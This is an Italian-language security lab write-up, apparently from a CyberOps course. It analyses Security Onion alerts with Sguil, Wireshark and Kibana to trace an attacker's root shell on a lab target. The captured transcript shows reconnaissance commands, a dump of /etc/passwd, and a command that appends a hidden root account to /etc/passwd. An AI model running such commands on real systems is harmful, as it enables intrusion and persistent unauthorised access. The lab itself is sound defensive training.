
Analizzare i log di rete per identificare host compromessi e determinare i file compromessi, utilizzando la tecnica 5-tuple per isolare l'host.

Parte 1: Revisione degli Avvisi in Sguil

1. Avvio della macchina virtuale **Security Onion** con accesso tramite le credenziali utente **analyst**.
2. Apertura di **Sguil** e selezione di tutte le interfacce per avviare il monitoraggio.
3. Nella colonna **Event Message**, vengono individuati avvisi come "**GPL ATTACK_RESPONSE id check returned root**", segnalando un possibile accesso come **root** al sistema target.

SGUIL-0.9.0 - Connected To localhost													
File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2024-10-28 13:54:45 GMT													
RealTime Events		Escalated Events											
ST	CNT	Sensor...	Alert ID	Date/Time	Src IP	Src Port	Dst IP	DPort	Pr	Event Message
AS	2	seconion...	3.2111	2019-04-19 10:44:16	10.0.90.173	50765	200.0.1.222.222	55	Pr	ET POLICY External IP Lookup Domain (myip.opendns.com in DNS 100.128.0.1)
RT	114	seconion...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on port 443 (POST)
RT	5	seconion...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion...	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	6	seconion...	5.422	2017-06-27 13:43:54	143.95.151.192	80	192.168.1.96	49191	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	5	seconion...	5.155	2018-08-11 05:20:59	149.129.222.112	80	192.168.1.95	49335	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	12	seconion...	5.468	2019-03-19 01:47:04	209.141.34.8	80	10.0.90.215	49204	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	12	seconion...	5.1147	2019-04-15 16:42:30	91.240.87.19	80	10.0.90.175	49201	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	13	seconion...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion...	5.438	2017-06-27 13:44:32	208.83.223.34	80	192.168.1.96	49932	6	ET POLICY TLS possible TOR SSL traffic
RT	12	seconion...	5.533	2019-03-19 01:49:46	217.23.14.81	80	10.0.90.215	49206	6	ET POLICY Terse Named Filename EXE Download - Possibly Hostile
RT	16	seconion...	5.571	2019-03-19 02:03:24	31.22.4.176	3389	10.0.90.215	49213	6	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detect...
RT	13	seconion...	5.589	2019-03-19 02:08:17	203.45.1.75	443	10.0.90.215	49218	6	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detect...
RT	3	seconion...	5.942	2019-03-19 04:54:34	115.112.43.81	443	10.0.90.215	49289	6	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detect...
RT	4	seconion...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detect...
RT	1	seconion...	5.429	2017-06-27 13:44:01	192.168.1.96	49193	198.1.85.250	80	6	ET TROJAN Backdoor.Win32.Pushdo.s Checkin
RT	7	seconion...	5.431	2017-06-27 13:44:04	62.210.140.158	80	192.168.1.96	49250	6	ET TROJAN Pushdo.S CnC response
RT	1	seconion...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
RT	1	seconion...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
RT	404	seconion...	5.480	2019-03-19 01:49:45	10.0.90.215	49205	103.1.184.108	2404	6	ET TROJAN Remcos RAT Checkin 23
RT	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE id check returned root
RT	351	seconion...	1.1	2020-06-19 18:09:28	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] File added to the system.
RT	23	seconion...	1.2	2020-06-19 18:09:29	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Integrity checksum changed.
RT	2	seconion...	1.18	2020-06-19 18:14:41	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Listened ports status (netstat) changed (new port opened or clo...
RT	7	seconion...	1.4	2020-06-19 18:10:04	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] New group added to the system
RT	7	seconion...	1.5	2020-06-19 18:10:04	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] New user added to the system
RT	1	seconion...	1.19	2020-06-19 18:18:41	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Received 0 packets in designated time interval (defined in oss...

4. Con un clic destro sull'ID dell'avviso e selezionando **Transcript**, è possibile visualizzare la trascrizione delle transazioni tra la fonte dell'attacco e il target



5. Attivando le caselle **Show Packet Data** e **Show Rule**, vengono visualizzati ulteriori dettagli relativi a ciascun avviso.

seconion-import-1_1

File

```

Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
SRC:
DST: eth0 Link encap:Ethernet HWaddr 08:00:27:ab:84:07

```

Debug Messages

```

/tmp/209.165.201.17:45415_209.165.200.235:6200-6.raw (ip and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

 Show Packet Data  Show Rule

```

```

alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root"; content:"uid=0|28|root|29|";
fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8; metadata:created_at 2010_09_23, updated_at 2010_09_23;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 700

```

IP	Source IP		Dest IP		Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum			
	209.165.200.235		209.165.201.17		4	5	0	76	31846	2	0	64	35069			
TCP	Source	Dest	U	A	P	R	S	F								
	Port	Port	R	R	R	C	S	S	Y	I						
	6200	45415	.	.	X	X	.	.	2951186435	1436935650	8	0	181	0	29271	
	75	69	64	3D	30	28	72	6F	6F	74	29	20	67	69	64	3D
	30	28	72	6F	6F	74	29	0A								uid=0(root) gid=0(root).

DATA

Search Packet Payload Hex Text NoCase

CyberOps Security Onion [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places TopLevel

Mon 13:58

seconion-import-1_1

File

```

DST: news:x:9:news/var/spool/news/rnews
DST: wwp0p1x:10:10:wwp0p1wwp1/bin/sh
DST: proxy:x:13:proxy/bin/sh
DST: www-data:x:33:33:www-data:/var/www/bin/sh
DST: backup:x:34:34:backup:/var/backups/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent/bin/sh
DST: libbuildx:100:101:/var/lib/libbuild/bin/false
DST: dhcpc:x:101:102:/nonexistent/bin/false
DST: syslog:x:102:103:/home/syslog/bin/false
DST: klog:x:103:104:/home/klog/bin/false
DST: sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin
DST: msfadmin:x:1000:1000:msfadmin...:/home/msfadmin/bin/bash
DST: bind:x:105:113:/var/cache/bind/bin/false
DST: postfix:x:106:115:/var/pool/postfix/bin/false
DST: ftp:x:107:65534:/home/ftp/bin/false
DST: postgres:x:108:117:PostgreSQL administrator...:/var/lib/postgresql/bin/bash
DST: mysql:x:109:118:MySQL Server...:/var/lib/mysql/bin/false
DST: tomcat5:x:110:65534:/usr/share/tomcat5.5/bin/false
DST: distcd:x:111:65534://bin/false
DST: user:x:1001:1001:just a user,111...:/home/user/bin/bash
DST: service:x:1002:1002...:/home/service/bin/bash
DST: te
DST: inetd:x:112:120:/nonexistent/bin/false
DST: proftpd:x:113:65534:/var/run/proftpd/bin/false
DST: strfd:x:114:65534:/var/lib/strfd/bin/false
DST: analyst:x:1003:1003:Security Analyst...:/home/analyst/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root/bin/bash
DST: myroot:x:0:0:root:/root/bin/bash
DST:
SRC: exit
SRC:

```

Search **Abort** **Close**

Debug Messages

```


Your request has been sent to the server.
Please be patient as this can take some time.
Raw data request sent to seconion-import-1.
Making a list of local log files.
Looking in /nsm/sensor_data/seconion-import/dailylogs/2020-06-11.
Making a list of local log files in /nsm/sensor_data/seconion-import/dailylogs/2020-06-11.
Available log files:
1591833600
Creating unique file: /usr/sbin/tcpdump -r /nsm/sensor_data/seconion-import/dailylogs/2020-06-11/snort.log.1591833600 -w /tmp/209.165.201.17:45415_209.165.200.235:6200-6.raw (ip and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

```

SGUIL-0.9.0 - Connected To localhost... seconion-import-1_1 1 / 4 Right Ctrl


Parte 2: Analisi dei Pacchetti con Wireshark

1. Selezionato l'avviso utilizzato in precedenza per visualizzare la trascrizione, **Wireshark** viene aperto per un'analisi dettagliata della conversazione TCP.



2. In **Wireshark**, facendo clic con il tasto destro su un pacchetto e selezionando **Follow > TCP Stream**, vengono visualizzati tutti i pacchetti appartenenti alla stessa conversazione


TCP.




- L'analisi del contenuto della conversazione TCP permette di osservare i comandi inviati dall'attaccante al sistema target, risultati che coincidono con quelli ottenuti tramite il comando **Transcript** di **Sguil**.

Parte 3: Analisi con Kibana

1. Tornando su **Sguil**, con un clic destro su un indirizzo IP di origine o destinazione, si seleziona **Kibana IP Lookup** per approfondire l'analisi.



2. L'intervallo di tempo è modificato in modo da includere l'11 giugno 2020, per visualizzare eventi rilevanti.



3. Nella dashboard di **Kibana**, viene applicato un filtro per **bro_ftp** per isolare il traffico FTP, essenziale per determinare se il file **confidential.txt** è stato sottratto.

Log Type(s)	Count
bro_conn	62
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	Filter for value

Indicator - Kibana - Chromium

Dashboard / Indicator

Discover Visualize

event_type.keyword: "bro_ftp" Add a filter +

No results found

